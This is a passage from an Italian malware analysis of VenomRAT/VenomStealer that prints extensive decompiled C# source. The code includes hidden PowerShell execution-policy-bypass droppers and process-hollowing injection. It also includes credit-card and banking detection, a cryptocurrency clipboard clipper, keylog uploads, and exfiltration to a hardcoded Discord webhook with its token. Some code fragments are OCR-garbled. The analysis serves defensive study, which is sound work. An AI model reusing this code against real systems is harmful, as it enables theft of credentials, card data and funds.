        try
        {
            Handle.Send(data);
        }
        catch
        {
            Disconnect();
        }
    }
}
```

Il metodo *void RemoveProxyClient* possiede come arietà 1 e il parametro preso in input corrisponde all'ID della connessione da rimuovere, difatti viene eseguito il metodo *_proxyClients.RemoveAt(i)*.

ReverseProxyHandler

```
        }
    }

    public void RemoveProxyClient(int connectionId)
    {
        try
        {
            lock (_proxyClientsLock)
            {
                for (int i = 0; i < _proxyClients.Count; i++)
                {
                    if (_proxyClients[i].ConnectionId == connectionId)
                    {
                        _proxyClients.RemoveAt(i);
                        break;
                    }
                }
            }
        }
        catch
        {
        }
    }

    public void Execute(ReverseProxyConnect message)
    {
        ConnectReverseProxy(message);
    }

    public void Execute(ReverseProxyData message)
    {
        GetReverseProxyByConnectionId(message.ConnectionId)?.SendToTargetServer(message.Data);
    }

    public void Execute(ReverseProxyDisconnect message)
    {
        GetReverseProxyByConnectionId(message.ConnectionId)?.Disconnect();
    }
}
```

La classe *HandleSendTo* contiene metodi utilizzabili per inviare files contenuti nell'oggetto *unpack_msgpack* passato come argomento in input (in forma decompressa). Per tale scopo viene inizializzato un nuovo processo con argomenti in input comandi PowerShell con bypass execution policies con finestra nascosta con il fine di eseguire il file utilizzato come attributo e specificato sopra. Nel caso in cui la child malicious execution vada a buon fine viene eseguito un log di tale esecuzione nel path **Temp\\.**

HandleSendTo

```
// Plugin.Handler.HandleSendTo
using ...

public class HandleSendTo
{
    public void SendToDisk(MsgPack unpack_msgpack)
    {
        try
        {
            string text = Path.Combine(Path.GetTempPath(), unpack_msgpack.ForcePathObject("FileN
            if (File.Exists(text))
            {
                try
                {
                    File.Delete(text);
                }
                catch
                {
                    text = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) + Path.Ge
                }
            }
            File.WriteAllBytes(text, Zip.Decompress(unpack_msgpack.ForcePathObject("File").GetAs
            if (unpack_msgpack.ForcePathObject("FileName").AsString.ToLower().EndsWith(".ps1"))
            {
                Process.Start(new ProcessStartInfo
                {
                    FileName = "cmd",
                    Arguments = "/c start /b powershell -ExecutionPolicy Bypass -WindowStyle Hic
                    CreateNoWindow = true,
                    WindowStyle = ProcessWindowStyle.Hidden,
                    UseShellExecute = true,
                    ErrorDialog = false
                });
            }
            else
            {
                Process.Start(new ProcessStartInfo
                {
                    FileName = "cmd",
                    Arguments = "/c start /b powershell -ExecutionPolicy Bypass Start-Process -F
```

HandleSendTo

```
                    Arguments = "/c start /b powershell -ExecutionPolicy Bypass Start-Process -F
                    CreateNoWindow = true,
                    WindowStyle = ProcessWindowStyle.Hidden,
                    UseShellExecute = true,
                    ErrorDialog = false
                });
            }
            if (unpack_msgpack.ForcePathObject("Update").AsString == "true")
            {
                new HandleUninstall();
            }
            else
            {
                Thread.Sleep(1000);
                if (Process.GetProcessesByName(Path.GetFileNameWithoutExtension(text)).Length !=
                {
                    Packet.Log("Temp\\" + Path.GetFileName(text) + " execute success!");
                }
                else if (text.ToLower().EndsWith(".ps1") && Process.GetProcessesByName("powershe
                {
                    Packet.Log("Temp\\" + Path.GetFileName(text) + " execute success!");
                }
            }
        }
        catch (Exception ex)
        {
            Packet.Error(ex.Message);
        }
        Connection.Disconnected();
    }

    public void FakeBinder(MsgPack unpack_msgpack)
    {
        try
        {
            if (!Environment.CurrentDirectory.ToLower().Contains("appdata") && !Environment.Curr
            {
                string text = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) + unpa
                File.WriteAllBytes(text, Zip.Decompress(unpack_msgpack.ForcePathObject("File").G
```

Il metodo *void* pubblico *FakeBinder* ottiene come argomento in input il *MsgPack* compresso, quest'ultimo viene decompresso e, nel caso in cui la Current Directory non contenga AppData o altri paths temporanei viene effettuata un'esecuzione di *Path.Combine* per un path temporaneo e la generazione di una stringa randomica concatenata e generata mediante il metodo *Methods.GetRandomString(6)*.

```
public void FakeBinder(MsgPack unpack_msgpack)
{
    try
    {
        if (!Environment.CurrentDirectory.ToLower().Contains("appdata") && !Environment.Curr
        {
            string text = Path.Combine(Path.GetTempPath(), Methods.GetRandomString(6) + unpa
            File.WriteAllBytes(text, Zip.Decompress(unpack_msgpack.ForcePathObject("File").(
            Process.Start(new ProcessStartInfo
            {
                FileName = "cmd",
                Arguments = "/c start /b powershell -ExecutionPolicy Bypass Start-Process -F
                CreateNoWindow = true,
                WindowStyle = ProcessWindowStyle.Hidden,
                UseShellExecute = true,
                ErrorDialog = false
            });
            Thread.Sleep(1000);
            Packet.Log("Temp\\" + Path.GetFileName(text) + " execute success!");
        }
    }
    catch (Exception ex)
    {
        Packet.Error(ex.Message);
    }
    Connection.Disconnected();
}
}
```

Viene eseguito un filtro per l'estensione PowerShell .ps1:

HandleSendTo

```
msgpack.ForcePathObject("FileName").AsString);

s.GetRandomString(6) + Path.GetExtension(unpack_msgpack.ForcePathObject("FileName").AsString));

.ForcePathObject("File").GetAsBytes()));
g.ToLower().EndsWith(".ps1"))

Policy Bypass -WindowStyle Hidden -NoExit -FilePath '\"" + text + "\"' & exit",

Policy Bypass Start-Process -FilePath '\"" + text + "\"' & exit",
```

HandleSendTo

```
ate").AsString == "true")

.GetFileNameWithoutExtension(text)).Length != 0)
ileName(text) + " execute success!");
ps1") && Process.GetProcessesByName("powershell").Length != 0)
ileName(text) + " execute success!");

er().Contains("appdata") && !Environment.CurrentDirectory.ToLower().Contains("temp"))
TempPath(), Methods.GetRandomString(6) + unpack_msgpack.ForcePathObject("Extension").AsString);
ress(unpack_msgpack.ForcePathObject("File").GetAsBytes()));

hell -ExecutionPolicy Bypass Start-Process -FilePath '\"" + text + "\"' & exit",
```

```
er().Contains("appdata") && !Environment.CurrentDirectory.ToLower().Contains("temp"))

TempPath(), Methods.GetRandomString(6) + unpack_msgpack.ForcePathObject("Extension").AsString);
ress(unpack_msgpack.ForcePathObject("File").GetAsBytes()));


hell -ExecutionPolicy Bypass Start-Process -FilePath '\"" + text + "\"' & exit",

e.Hidden,



ame(text) + " execute success!");
```

La classe *SendToMemory* permette di scrivere in memoria il dump di un processo eseguito mediante due parametri presi in input: path e l'array di bytes data. Per raggiungere tale scopo VenomRAT esegue le funzioni *CreateProcessA*, *Wow64GetThreadContext*, *GetThreadContext* (al fine di ottenere i dettagli dei contesti di esecuzioni di threads a 32 e 64 bit), nonché la funzione *ReadProcessMemory*, la quale effettua un *return* booleano al fine di controllare se la lettura del dump sia andata a buon fine o meno. In caso negativo viene lanciata un'eccezione con la chiamata a funzione *throw new Exception();*

SendToMemory

```
private static CreateApi LoadApi<CreateApi>(string name, string method)
...

public static void Execute(string path, byte[] data)
{
    for (int i = 0; i < 10; i++)
    {
        int bytesRead = 0;
        StartupInformation startupInfo = default(StartupInformation);
        ProcessInformation processInformation = default(ProcessInformation);
        startupInfo.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(StartupInformation)));
        try
        {
            if (!CreateProcessA(path, string.Empty, IntPtr.Zero, IntPtr.Zero, inheritHandles
            {
                throw new Exception();
            }
            int num = BitConverter.ToInt32(data, 60);
            int num2 = BitConverter.ToInt32(data, num + 52);
            int[] array = new int[179];
            array[0] = 65538;
            if (IntPtr.Size == 4)
            {
                if (!GetThreadContext(processInformation.ThreadHandle, array))
                {
                    throw new Exception();
                }
            }
            else if (!Wow64GetThreadContext(processInformation.ThreadHandle, array))
            {
                throw new Exception();
            }
            int num3 = array[41];
            int buffer = 0;
            if (!ReadProcessMemory(processInformation.ProcessHandle, num3 + 8, ref buffer, 4
            {
                throw new Exception();
            }
            if (num2 == buffer && ZwUnmapViewOfSection(processInformation.ProcessHandle, buf
            {
```

SendToMemory

```
    }
    int num5 = num + 248;
    short num6 = BitConverter.ToInt16(data, num + 6);
    for (int j = 0; j < num6; j++)
    {
        int num7 = BitConverter.ToInt32(data, num5 + 12);
        int num8 = BitConverter.ToInt32(data, num5 + 16);
        int srcOffset = BitConverter.ToInt32(data, num5 + 20);
        if (num8 != 0)
        {
            byte[] array2 = new byte[num8];
            Buffer.BlockCopy(data, srcOffset, array2, 0, array2.Length);
            if (!WriteProcessMemory(processInformation.ProcessHandle, num4 + num7, array2, array2.
            {
                throw new Exception();
            }
        }
        num5 += 40;
    }
    byte[] bytes = BitConverter.GetBytes(num4);
    if (!WriteProcessMemory(processInformation.ProcessHandle, num3 + 8, bytes, 4, ref bytesRead))
    {
        throw new Exception();
    }
    int num9 = BitConverter.ToInt32(data, num + 40);
    if (flag)
    {
        num4 = num2;
    }
    array[44] = num4 + num9;
    if (IntPtr.Size == 4)
    {
        if (!SetThreadContext(processInformation.ThreadHandle, array))
        {
            throw new Exception();
        }
    }
    else if (!Wow64SetThreadContext(processInformation.ThreadHandle, array))
    {
```


Il metodo *ToMemory*, presente all'interno della classe *HandleSendTo*, effettua un'injection mediante Framework e Framework64 di un file eseguito mediante thread, mentre l'oggetto *Assembly assembly* carica il buffer (array di bytes) decompresso.


HandleSendTo

```
// Plugin.Handler.HandleSendTo
using ...

public class HandleSendTo
{
    public void ToMemory(MsgPack unpack_msgpack)
    {
        try
        {
            byte[] buffer = unpack_msgpack.ForcePathObject("File").GetAsBytes();
            string injection = unpack_msgpack.ForcePathObject("Inject").AsString;
            if (injection.Length == 0)
            {
                Thread thread = new Thread((ThreadStart)delegate
                {
                    try
                    {
                        Assembly assembly = Assembly.Load(Zip.Decompress(buffer));
                        object[] parameters = null;
                        if (assembly.EntryPoint.GetParameters().Length != 0)
                        {
                            parameters = new object[1] { new string[1] };
                        }
                        assembly.EntryPoint.Invoke(null, parameters);
                    }
                    catch (Exception ex3)
                    {
                        Packet.Error(ex3.Message);
                    }
                });
                thread.IsBackground = false;
                thread.Start();
            }
            else
            {
                Thread thread2 = new Thread((ThreadStart)delegate
                {
                    try
                    {
                        SendToMemory.Execute(Path.Combine(RuntimeEnvironment.GetRuntimeDirectory
```

```
GetRuntimeDirectory().Replace("Framework64", "Framework"), injection), Zip.Decompress(buffer));
```

Cuore della minaccia VenomRAT è sicuramente la presenza di metodi e dizionari di information stealing e gathering utilizzando regex e dizionari per ottenere, ad esempio, informazioni di carte di credito e carte bancarie.





La classe Banking appende valori estensioni *.org* a domini *.com* nel caso in cui il dominio preso in considerazione sia diverso da alcune entries specifiche, come ad esempio Google, Bing e Yandex.

Banking

```
        {
            "Express Card",
            new Regex("3[47][0-9]{13}$")
        }
    };

    private static bool AppendValue(string value, List<string> domains)
    {
        string text = value.Replace("www.", "").ToLower();
        if (text.Contains("google") || text.Contains("bing") || text.Contains("yandex") || text.Co
        {
            return false;
        }
        if (text.StartsWith("."))
        {
            text = text.Substring(1);
        }
        try
        {
            text = new Uri(text).Host;
        }
        catch (UriFormatException)
        {
        }
        text = Path.GetFileNameWithoutExtension(text);
        text = text.Replace(".com", "").Replace(".org", "");
        foreach (string domain in domains)
        {
            if (text.ToLower().Replace(" ", "").Contains(domain.ToLower().Replace(" ", "")))
            {
                return false;
            }
        }
        text = CultureInfo.CurrentCulture.TextInfo.ToTitleCase(text);
        domains.Add(text);
        return true;
    }
```

I seguenti metodi statici *void* permettono di ottenere i dettegli di cryptocurrencies, servizi bancari di homebanking ed eventuali servizi che contengono contenuti per adulti:

Banking

```
        return true;
    }

    private static void DetectCryptocurrencyServices(string value)
    {
        string[] cryptoServices = Config.CryptoServices;
        foreach (string value2 in cryptoServices)
        {
            if (value.ToLower().Contains(value2) && value.Length < 25 && AppendValue(value, Cour
            {
                Counter.CryptoServices = true;
                break;
            }
        }
    }

    private static void DetectBankingServices(string value)
    {
        string[] bankingServices = Config.BankingServices;
        foreach (string value2 in bankingServices)
        {
            if (value.ToLower().Contains(value2) && value.Length < 25 && AppendValue(value, Cour
            {
                Counter.BankingServices = true;
                break;
            }
        }
    }

    private static void DetectPornServices(string value)
    {
        string[] pornServices = Config.PornServices;
        foreach (string value2 in pornServices)
        {
            if (value.ToLower().Contains(value2) && value.Length < 25 && AppendValue(value, Cour
            {
                Counter.PornServices = true;
                break;
            }
        }
```

A seconda del numero identificativo del tipo di carta, i quali sono contenuti nella lista *KeyValuePair* string e Regex *CreditCardTypes*. Nel caso in cui vi sia un match tra *creditCardType.Value* e la variabile *number* presa come argomento in input viene ritornata la variabile *creditCardType.Key*.

Banking

```
            {
                Counter.BankingServices = true;
                break;
            }
        }
    }

    private static void DetectPornServices(string value)
    {
        string[] pornServices = Config.PornServices;
        foreach (string value2 in pornServices)
        {
            if (value.ToLower().Contains(value2) && value.Length < 25 && AppendValue(value, Cour
            {
                Counter.PornServices = true;
                break;
            }
        }
    }

    public static void ScanData(string value)
    {
        DetectBankingServices(value);
        DetectCryptocurrencyServices(value);
        DetectPornServices(value);
    }

    public static string DetectCreditCardType(string number)
    {
        foreach (KeyValuePair<string, Regex> creditCardType in CreditCardTypes)
        {
            if (creditCardType.Value.Match(number.Replace(" ", "")).Success)
            {
                return creditCardType.Key;
            }
        }
        return "Unknown";
    }
}
```

La classe *Config* contiene al suo interno i necessari parametri ed attributi di configurazione in forma statica per la gestione di **AntiAnalysis, logging, stealing, Discord URL, Usernames, dizionari di attributi string specifici per identificare banking services** e **porn services.**

Config

Warning: Some assembly references could not be resolved automatically. This might lead to
for ex. property getter/setter access. To get optimal decompilation results, please manual

Show assembly load log

```
// VenomStealer.Config
using ...

public static class Config
{
    public static string Version = "1.0";

    public static string DebugMode = "1";

    public static string Mutex = "ewf54wef564";

    public static string AntiAnalysis = "0";

    public static string Autorun = "1";

    public static string StartDelay = "0";

    public static string WebcamScreenshot = "1";

    public static string KeyloggerModule = "1";

    public static string ClipperModule = "0";

    public static string GrabberModule = "1";

    public static string Webhook = "https://discord.com/api/webhooks/1016614786533969920/fMJOOjA

    public static string Avatar = StringsCrypt.Decrypt(new byte[112]
    ...);

    public static string Username = StringsCrypt.Decrypt(new byte[16]
    ...);

    public static Dictionary<string, string> ClipperAddresses = new Dictionary<string, string>
    ...;
```

```
Config

    public static string KeyloggerModule = "1";

    public static string ClipperModule = "0";

    public static string GrabberModule = "1";

    public static string Webhook = "https://discord.com/api/webhooks/1016614786533969920/fMJOOjA

    public static string Avatar = StringsCrypt.Decrypt(new byte[112]
    ...);

    public static string Username = StringsCrypt.Decrypt(new byte[16]
    ...);

    public static Dictionary<string, string> ClipperAddresses = new Dictionary<string, string>
    ...;

    public static string[] KeyloggerServices = new string[23]
    ...;

    public static string[] BankingServices = new string[7] { "qiwi", "money", "exchange", "bank"

    public static string[] CryptoServices = new string[25]
    ...;

    public static string[] PornServices = new string[4] { "porn", "sex", "hentai", "chaturbate"

    public static string[] SocialServices = new string[15]
    ...;

    public static int GrabberSizeLimit = 5120;

    public static Dictionary<string, string[]> GrabberFileTypes = new Dictionary<string, string[
    ...;

    public static void Init()
    ...
}
```

Qui un dettaglio di un *hook* Discord incluso hardcoded all'interno della variabile *Webhook*:

```
ooks/1016614786533969920/fMJOOjA1pZqjV8_s0JC86KN9Fa0FeGPEHaEak8WTADC18s5Xnk3vl2YBdVD37L0qTWnM";

112]

e[16]

new Dictionary<string, string>

wi", "money", "exchange", "bank", "credit", "card", "paypal" };

, "sex", "hentai", "chaturbate" };

= new Dictionary<string, string[]>
```

La classe *DiscordWebHook* permette di gestire le connessioni e sessioni specifiche verso Discord, tra cui ad esempio la location dell'ultimo message ID (variabile *msgid.dat*) e la cronologia salvata nel file *history.dat*.

```
using ...

internal sealed class DiscordWebHook
{
    private const int MaxKeylogs = 10;

    private static readonly string LatestMessageIdLocation = Path.Combine(Paths.InitWorkDir(), "msgid.dat");

    private static readonly string KeylogsHistory = Path.Combine(Paths.InitWorkDir(), "history.dat");

    public static void SetLatestMessageId(string id)
    {
        try
        {
            File.WriteAllText(LatestMessageIdLocation, id);
            Startup.SetFileCreationDate(LatestMessageIdLocation);
            Startup.HideFile(LatestMessageIdLocation);
        }
        catch (Exception ex)
        {
            Logging.Log("SaveID: \n" + ex);
        }
    }

    public static string GetLatestMessageId()
    ...

    private static string GetMessageId(string response)
    ...

    public static bool WebhookIsValid()
    ...

    public static string SendMessage(string text)
```

```
    public static string GetLatestMessageId()
    ...

    private static string GetMessageId(string response)
    {
        return Extensions.Value<string>((IEnumerable<JToken>)JObject.Parse(response).get_Item("id"));
    }

    public static bool WebhookIsValid()
    {
        try
        {
            using WebClient webClient = new WebClient();
            return webClient.DownloadString(Config.Webhook).StartsWith("{\"type\": 1");
        }
        catch (Exception ex)
        {
            Logging.Log("Discord >> Invalid Webhook:\n" + ex);
        }
        return false;
    }
```

Il metodo statico string *SendMessage* prende come argomento in input la variabile *text* che permette la creazione di un *WebClient* per la compilazione della lista *nameValueCollection* e l'invio degli attributi *Username, Avatar_URL* e *content*.

```
public static string SendMessage(string text)
{
    try
    {
        NameValueCollection nameValueCollection = new NameValueCollection();
        using WebClient webClient = new WebClient();
        nameValueCollection.Add("username", Config.Username);
        nameValueCollection.Add("avatar_url", Config.Avatar);
        nameValueCollection.Add("content", text);
        byte[] bytes = webClient.UploadValues(Config.Webhook + "?wait=true", nameValueCollection);
        return GetMessageId(Encoding.UTF8.GetString(bytes));
    }
    catch (Exception ex)
    {
        Logging.Log("Discord >> SendMessage exception:\n" + ex);
    }
    return "0";
}
```

```
public static void EditMessage(string text, string id)
{
    try
    {
        NameValueCollection nameValueCollection = new NameValueCollection();
        using WebClient webClient = new WebClient();
        nameValueCollection.Add("username", Config.Username);
        nameValueCollection.Add("avatar_url", Config.Avatar);
        nameValueCollection.Add("content", text);
        webClient.UploadValues(Config.Webhook + "/messages/" + id, "PATCH", nameValueCollection);
    }
    catch
    {
    }
}

private static void UploadKeylogs()
{
    string text = Path.Combine(Paths.InitWorkDir(), "logs");
    if (Directory.Exists(text))
    {
        string text2 = DateTime.Now.ToString("yyyy-MM-dd_h.mm.ss");
        File.Move(Filemanager.CreateArchive(text, setpassword: false), text2 + ".zip");
        string text3 = GofileFileService.UploadFile(text2 + ".zip");
        File.Delete(text2 + ".zip");
        File.AppendAllText(KeylogsHistory, "\t\t\t\t\t\t\t\t- [" + text2.Replace("_", " ").Replace(".", ":") + "](" + tex
        Startup.HideFile(KeylogsHistory);
    }
}
```

A seguire la chiamata al metodo *File.ReadAllLines* per la lettura di riga per riga del file di keylogging history *KeyLogsHistory*, successivamente viene impostato il *Latest Message ID*.

```
private static string GetKeylogsHistory()
{
    if (!File.Exists(KeylogsHistory))
    {
        return "";
    }
    List<string> list = File.ReadAllLines(KeylogsHistory).Reverse().Take(10)
        .Reverse()
        .ToList();
    string text = ((list.Count == 10) ? $"({list.Count} - MAX)" : $"({list.Count})");
    string text2 = string.Join("\n", list);
    return "\n\n  \ufe0f *Keylogger " + text + ":*\n" + text2;
}

public static void SendReport(string msg)
{
    string latestMessageId = GetLatestMessageId();
    if (latestMessageId != "-1")
    {
        EditMessage(msg, latestMessageId);
    }
    else
    {
        SetLatestMessageId(SendMessage(msg));
    }
}
```

Il metodo statico *void Replace* all'interno della classe *Buffer* provvede ad impostare il contenuto della clipboard con il valore *Config.ClipperAddresses[key]* nel caso in cui l'attributo *Key* dei patterns passati come argomento in input siano presenti all'interno del contenuto della *Clipboard*.

```
// VenomStealer.Clipper.Buffer
using ...

internal sealed class Buffer
{
    public static void Replace()
    {
        string text = Clipboard.GetText();
        if (string.IsNullOrEmpty(text))
        {
            return;
        }
        foreach (KeyValuePair<string, Regex> patterns in RegexPatterns.PatternsList)
        {
            string key = patterns.Key;
            if (patterns.Value.Match(text).Success)
            {
                string text2 = Config.ClipperAddresses[key];
                if (!string.IsNullOrEmpty(text2) && !text2.Contains("---") && !text.Equals(text2))
                {
                    Clipboard.SetText(text2);
                    Logging.Log("Clipper replaced to " + text2);
                    break;
                }
            }
        }
    }
}
```

Successivamente viene gestito il logging ed il salvataggio del contenuto della Clipboard nel file ***clipboard_logs.txt:***

```
// VenomStealer.Clipper.EventManager
using VenomStealer.Clipper;

internal sealed class EventManager
{
    public static void Action()
    {
        Logger.SaveClipboard();
        Buffer.Replace();
    }
}
```

```
// VenomStealer.Clipper.Logger
using ...

internal sealed class Logger
{
    private static readonly string _logDirectory = Path.Combine(Paths.InitWorkDir(), "logs\\clipboar

    public static void SaveClipboard()
    {
        try
        {
            string clipboardText = ClipboardManager.ClipboardText;
            if (!string.IsNullOrWhiteSpace(clipboardText))
            {
                string path = _logDirectory + "\\clipboard_logs.txt";
                if (!Directory.Exists(_logDirectory))
                {
                    Directory.CreateDirectory(_logDirectory);
                }
                File.AppendAllText(path, "### " + DateTime.Now.ToString("yyyy-MM-dd h:mm:ss tt") + "
            }
        }
        catch
        {
        }
    }
}
```

Il dizionario associato ai regex patterns vengono decriptati i vari attributi degli arrays di bytes *raw* di dimensioni di 48 o 32 celle.

```
RegexPatterns
    public static Dictionary<string, Regex> PatternsList = new Dictionary<string, Regex>
    {
        {
            "btc",
            new Regex(StringsCrypt.Decrypt(new byte[48]
            {
                40, 125, 8, 210, 151, 244, 106, 89, 179, 50,
                166, 93, 117, 123, 232, 20, 172, 248, 145, 49,
                67, 253, 232, 173, 114, 127, 252, 161, 219, 104,
                168, 254, 58, 191, 98, 228, 161, 5, 159, 175,
                118, 74, 251, 10, 208, 170, 195, 1
            }))
        },
        {
            "eth",
            new Regex(StringsCrypt.Decrypt(new byte[32]
            {
                33, 40, 93, 173, 169, 91, 138, 48, 170, 13,
                227, 64, 83, 120, 66, 205, 80, 206, 220, 181,
                143, 18, 209, 77, 219, 160, 24, 109, 10, 208,
                47, 54
            }))
        },
        {
            "xlm",
            new Regex(StringsCrypt.Decrypt(new byte[32]
            {
                79, 62, 61, 187, 2, 16, 70, 125, 30, 238,
                128, 225, 213, 3, 28, 218, 118, 144, 191, 132,
                88, 58, 104, 162, 23, 41, 72, 164, 34, 207,
                181, 214
            }))
        },
        {
            "ltc",
            new Regex(StringsCrypt.Decrypt(new byte[48]
            {
                17, 119, 9, 237, 148, 94, 119, 16, 16, 181,
                187, 65, 189, 47, 92, 255, 156, 205, 202, 206,
                110, 131, 61, 217, 116, 224, 72, 180, 238, 66,
```

```
            "xlm",
            new Regex(StringsCrypt.Decrypt(new byte[32]
            {
                79, 62, 61, 187, 2, 16, 70, 125, 30, 238,
                128, 225, 213, 3, 28, 218, 118, 144, 191, 132,
                88, 58, 104, 162, 23, 41, 72, 164, 34, 207,
                181, 214
            }))
        },
        {
            "ltc",
            new Regex(StringsCrypt.Decrypt(new byte[48]
            {
                17, 119, 9, 237, 148, 94, 119, 16, 16, 181,
                187, 65, 189, 47, 92, 255, 156, 205, 202, 206,
                110, 131, 61, 217, 116, 224, 72, 180, 238, 66,
                142, 150, 159, 92, 82, 117, 222, 90, 240, 121,
                164, 149, 88, 167, 3, 100, 155, 42
            }))
        },
        {
            "bch",
            new Regex(StringsCrypt.Decrypt(new byte[48]
            {
                198, 65, 212, 209, 75, 30, 61, 115, 174, 245,
                173, 60, 184, 242, 67, 135, 177, 45, 102, 114,
                1, 116, 148, 111, 82, 137, 230, 121, 162, 94,
                196, 9, 156, 71, 84, 102, 212, 101, 242, 24,
                249, 21, 23, 163, 89, 26, 158, 81
            }))
        }
    };
}
```

Qui i dettagli delle strutture di browsers loggers *AutoFill* e *Bookmark*:

```
Show assembly load log
// VenomStealer.Helpers.AutoFill
public struct AutoFill
{
    public string Name;

    public string Value;
}
```

```
// VenomStealer.Helpers.Bookmark
public struct Bookmark
{
    public string Url { get; set; }

    public string Title { get; set; }
}
```

La classe *ClipboardManager* utilizza threads e mutexes con il fine di gestire il contenuto della clipboard monitorata:

ClipboardManager

```
using ...

internal sealed class ClipboardManager
{
    private static string _prevClipboard = "";

    public static string ClipboardText = "";

    public static Thread MainThread = new Thread(Run);

    public const string clipper_mutex = "clipper_mutex1";

    private static void Run()
    {
        Logging.Log("Clipboard Manager started!");
        try
        {
            Mutex.OpenExisting("clipper_mutex1").Close();
            return;
        }
        catch (WaitHandleCannotBeOpenedException)
        {
        }
        new Mutex(initiallyOwned: false, "clipper_mutex1");
        try
        {
            while (true)
            {
                Logging.Log("Clipboard Manager Running!");
                Thread.Sleep(1000);
                Logging.Log("Clipboard Manager Running1!");
                ClipboardText = Clipboard.GetText();
                Logging.Log("Clipboard Manager Running2!");
                if (!(ClipboardText == _prevClipboard))
                {
                    Logging.Log("Clipboard Manager Running3!");
                    _prevClipboard = ClipboardText;
                    Logging.Log("Clipboard Manager Running4");
                    EventManager.Action();
                }
```

La classe *Counter* contiene i default values degli attributi utilizzati, sia interi che booleani:

Counter

Warning: Some assembly references could not be re
for ex. property getter/setter access. To get opt

Show assembly load log

```
// VenomStealer.Helpers.Counter
using System.Collections.Generic;

internal sealed class Counter
{
    public static int Passwords = 0;

    public static int CreditCards = 0;

    public static int AutoFill = 0;

    public static int Cookies = 0;

    public static int History = 0;

    public static int Bookmarks = 0;

    public static int Downloads = 0;

    public static int Vpn = 0;

    public static int Pidgin = 0;

    public static int Wallets = 0;

    public static int BrowserWallets = 0;

    public static int FtpHosts = 0;

    public static bool Element = false;

    public static bool Signal = false;

    public static bool Tox = false;
```

```
Counter
    public static bool WebcamScreenshot = false;
    public static int GrabberImages = 0;
    public static int GrabberDocuments = 0;
    public static int GrabberDatabases = 0;
    public static int GrabberSourceCodes = 0;
    public static bool BankingServices = false;
    public static bool CryptoServices = false;
    public static bool PornServices = false;
    public static bool SocialServices = false;
    public static List<string> DetectedBankingServices = new List<string>();
    public static List<string> DetectedCryptoServices = new List<string>();
    public static List<string> DetectedPornServices = new List<string>();
    public static List<string> DetectedSocialServices = new List<string>();
    public static string GetSValue(string application, bool value)
    {
        return $"\n   └ {application} {value}";
    }
    public static string GetIValue(string application, int value)
    ...
    public static string GetLValue(string application, List<string> value, char separator = '└')
    ...
```

La struttura *CreditCard* contiene i dettagli di *Get* e *Set* degli attributi relativi *Number, ExpYear, ExpMonth* e *Name*.

```
Show assembly load log
// VenomStealer.Helpers.CreditCard
public struct CreditCard
{
    public string Number { get; set; }

    public string ExpYear { get; set; }

    public string ExpMonth { get; set; }

    public string Name { get; set; }
}
```

VenomRAT ha a disposizione diversi metodi di files e folders management, quali ad esempio *RecursiveDelete* (per l'eliminazione ricorsiva partendo da un path), copiare directories specifiche, ottenere le proprietà di dimensioni di una directory e la creazione di un **archivio con password**:

